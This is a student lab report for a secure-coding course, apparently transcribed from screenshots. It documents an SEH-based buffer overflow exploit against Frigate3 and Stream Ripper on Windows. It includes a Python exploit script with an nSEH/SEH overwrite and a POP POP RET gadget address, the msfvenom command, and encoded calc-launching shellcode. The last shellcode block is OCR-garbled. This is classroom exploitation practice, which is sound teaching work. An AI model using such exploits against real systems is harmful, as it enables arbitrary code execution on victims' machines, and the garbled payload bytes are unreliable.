


# SECURE CODING LAB 8

Name:Sai Shaket Kalivarapu


Reg.No.:19BCE7547

Run the exploit script II (exploit2.py- check today's folder) to generate the payload.  
Replace the shellcode in the exploit2.py




```
exploit2 - Notepad
File Edit Format View Help
# -*- coding: cp1252 -*-
f= open("payload.txt", "w")
junk="A" * 4112
nseh="\xeb\x20\x90\x90"
seh="\x4B\x0C\x01\x40"
#40010C4B 5B POP EBX
#40010C4C 5D POP EBP
#40010C4D C3 RETN
#POP EBX ,POP EBP, RETN | [rt160.bp1] (C:\Program Files
\Frigate3\rt160.bp1)
nops="\x90" * 50
# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e
x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python
buf = b""
buf += b"\x89\xe2\xdb\xcd\x97\xf4\x5f\x57\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
```

This is the payload generated.



Copy paste the payload generated in the input fields of Stream Ripper.

The application has crashed and stopped working



Msfvenom to get the payload for triggering calc in kali linux

```

root@kali:~# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b '\x00\x14\x09\x0a\x0d' -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 440 (iteration=0)
x86/alpha_mixed chosen with final size 440
Payload size: 440 bytes
Final size of python file: 2145 bytes
buf = b""
buf += b"\x89\xe5\xdb\xd9\x75\xf4\x5e\x56\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x6b\x4c\x48\x68\x4c"
buf += b"\x42\x57\x70\x63\x30\x43\x30\x63\x50\x4d\x59\x49\x75"
buf += b"\x66\x51\x79\x50\x55\x34\x4c\x4b\x30\x50\x70\x30\x6e"
buf += b"\x6b\x61\x42\x46\x6c\x4c\x4b\x73\x62\x76\x74\x6c\x4b"
buf += b"\x43\x42\x35\x78\x54\x4f\x4f\x47\x42\x6a\x35\x76\x45"
buf += b"\x61\x4b\x4f\x6e\x4c\x47\x4c\x61\x71\x73\x4c\x64\x42"
buf += b"\x56\x4c\x31\x30\x5a\x61\x68\x4f\x64\x4d\x45\x51\x48"
buf += b"\x47\x58\x62\x6c\x32\x76\x32\x32\x77\x6c\x4b\x51\x42"
buf += b"\x66\x70\x4c\x4b\x50\x4a\x45\x6c\x6e\x6b\x42\x6c\x77"
buf += b"\x61\x53\x48\x38\x63\x77\x38\x35\x51\x5a\x71\x62\x71"
buf += b"\x4c\x4b\x52\x79\x65\x70\x56\x61\x4b\x63\x6c\x4b\x72"
buf += b"\x69\x47\x68\x4d\x33\x44\x7a\x32\x69\x6c\x4b\x44\x74"
buf += b"\x4c\x4b\x77\x71\x58\x56\x55\x61\x49\x6f\x4e\x4c\x70"
buf += b"\x51\x4a\x6f\x34\x4d\x46\x61\x49\x57\x50\x38\x59\x70"
buf += b"\x43\x45\x5a\x56\x44\x43\x33\x4d\x4c\x38\x77\x4b\x71"
buf += b"\x6d\x46\x44\x50\x75\x7a\x44\x71\x48\x6c\x4b\x73\x68"
buf += b"\x36\x44\x67\x71\x48\x53\x75\x36\x4e\x6b\x44\x4c\x50"
buf += b"\x4b\x6e\x6b\x51\x48\x75\x4c\x77\x71\x4a\x73\x4c\x4b"
buf += b"\x56\x64\x4e\x6b\x45\x51\x6a\x70\x6e\x69\x62\x64\x37"
buf += b"\x54\x76\x44\x33\x6b\x51\x4b\x75\x31\x30\x59\x72\x7a"
buf += b"\x52\x71\x79\x6f\x4d\x30\x73\x6f\x71\x4f\x73\x6a\x6e"
buf += b"\x6b\x57\x62\x38\x6b\x4c\x4d\x73\x6d\x53\x5a\x55\x51"
buf += b"\x6c\x4d\x4c\x45\x58\x32\x67\x70\x37\x70\x55\x50\x56"
buf += b"\x30\x71\x78\x76\x51\x4c\x4b\x50\x6f\x4f\x77\x39\x6f"
buf += b"\x79\x45\x4f\x4b\x58\x70\x6c\x75\x69\x32\x72\x76\x62"
buf += b"\x48\x4e\x46\x4e\x75\x4f\x4d\x4f\x6d\x79\x6f\x7a\x75"
buf += b"\x35\x6c\x75\x56\x61\x6c\x54\x4a\x4f\x70\x49\x6b\x4b"
buf += b"\x50\x72\x55\x73\x35\x4d\x6b\x63\x77\x32\x33\x31\x62"
buf += b"\x30\x6f\x61\x7a\x45\x50\x71\x43\x69\x6f\x79\x45\x65"
buf += b"\x33\x35\x31\x50\x6c\x73\x53\x37\x70\x41\x41"
root@kali:~#


```

```
File Edit Format View Help
FFOP EBX, POP EBX, RETN [rt160.bp] (C:\Program Files
[Vrgate3\rt160.bp].)

nops=""x90" * 50

# msfvenom -a x86 --platform windows -p windows/excc CMD=calc -e
x86/alpha_mixed --l x00,x10,x49,x0a,x5d --l python

buf=""
buf += b"\x89\x66\xd9\xec\xd9\x76\xf4\x59\x49\x49\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49"
buf += b"\x51\x54\x6a\x41\x58\x50\x30\x42\x43\x42\x41\x60\x4a\x43"
buf += b"\x32\x41\x42\x32\x42\x42\x32\x42\x42\x42\x42\x42\x42\x42"
buf += b"\x50\x38\x41\x42\x75\x44\x49\x49\x79\x6e\x4d\x38\x4dc\x42"
buf += b"\x30\x43\x30\x77\x47\x07\x53\x30\x42\x42\x42\x42\x42\x42"
buf += b"\x51\x6b\x70\x62\x44\x4a\x56\x36\x30\x46\x50\x46\x50\x46"
buf += b"\x32\x72\x76\x6e\x6e\x6e\x6e\x6e\x6e\x72\x54\x54\x6e\x6b\x74"
buf += b"\x32\x31\x38\x47\x4f\x58\x37\x54\x44\x44\x44\x44\x44\x44"
buf += b"\x4b\x4f\x6e\x4dc\x75\x6e\x75\x31\x31\x66\x43\x32\x54"
buf += b"\x6e\x71\x30\x5a\x61\x64\x64\x64\x6e\x6d\x6e\x67\x71\x68\x47"
buf += b"\x6e\x62\x59\x62\x33\x62\x53\x61\x62\x44\x6e\x6e\x6e\x6e"
buf += b"\x70\x68\x40\x32\x66\x44\x64\x6e\x6e\x52\x62\x32\x31\x31"
buf += b"\x70\x68\x49\x73\x72\x68\x35\x51\x6e\x31\x43\x74\x61\x6e"
buf += b"\x61\x49\x49\x77\x50\x47\x71\x64\x64\x44\x44\x44\x44\x44"
buf += b"\x57\x68\x58\x63\x47\x44\x72\x72\x69\x6e\x6f\x6e\x43\x74\x47"
buf += b"\x4b\x53\x31\x38\x56\x30\x47\x71\x64\x4b\x6e\x4c\x6e\x4d"
buf += b"\x4f\x43\x4d\x65\x51\x69\x57\x6e\x44\x44\x44\x44\x30\x30"
buf += b"\x75\x68\x76\x34\x43\x61\x6d\x79\x6e\x65\x6b\x73\x4d"
buf += b"\x54\x74\x61\x68\x44\x63\x68\x6e\x6e\x6e\x6e\x6e\x6e\x6e"
buf += b"\x44\x76\x61\x58\x53\x73\x56\x6e\x44\x44\x44\x52\x6b"
buf += b"\x6e\x4b\x50\x58\x57\x5c\x73\x31\x54\x57\x6e\x6b\x54"
buf += b"\x4c\x4b\x4f\x71\x6e\x30\x6e\x49\x51\x54\x6e\x44"
buf += b"\x36\x44\x33\x6b\x4f\x71\x71\x5e\x39\x61\x44\x56"
buf += b"\x31\x4b\x4f\x49\x70\x71\x4f\x31\x4f\x62\x74\x6e\x6e"
buf += b"\x72\x32\x54\x4b\x6c\x4d\x31\x4d\x30\x59\x51\x54\x71"
buf += b"\x44\x6e\x65\x6e\x72\x67\x67\x53\x30\x45\x50\x72\x70"
buf += b"\x53\x38\x45\x51\x4e\x4b\x72\x74\x4b\x37\x4b\x46\x46"
buf += b"\x4f\x4b\x74\x42\x50\x45\x55\x46\x42\x4b\x4b\x4b\x58"
buf += b"\x6e\x46\x6e\x75\x74\x4d\x4d\x4b\x44\x4b\x44\x65\x65"
```



The screenshot displays the Frigate 3.36 application window. The top menu bar includes 'File', 'Command', 'Disk', 'Utilities', 'Manager', 'Pages', 'Options', and 'Help'. The main area shows a file explorer view of the desktop, listing files: 'ini', 'Frigate3', and 'StreamRipper32'. A 'Find Computer' dialog box is open, allowing selection of a computer by name or IP address. The computer name 'JuPaCk09ELU30aRLQwpAA' is entered, and the IP address is '0 . 0 . 0 . 0'. The status bar at the bottom shows the time as 3:08 PM on 4/21/2021.

The app crashes and cmd opens

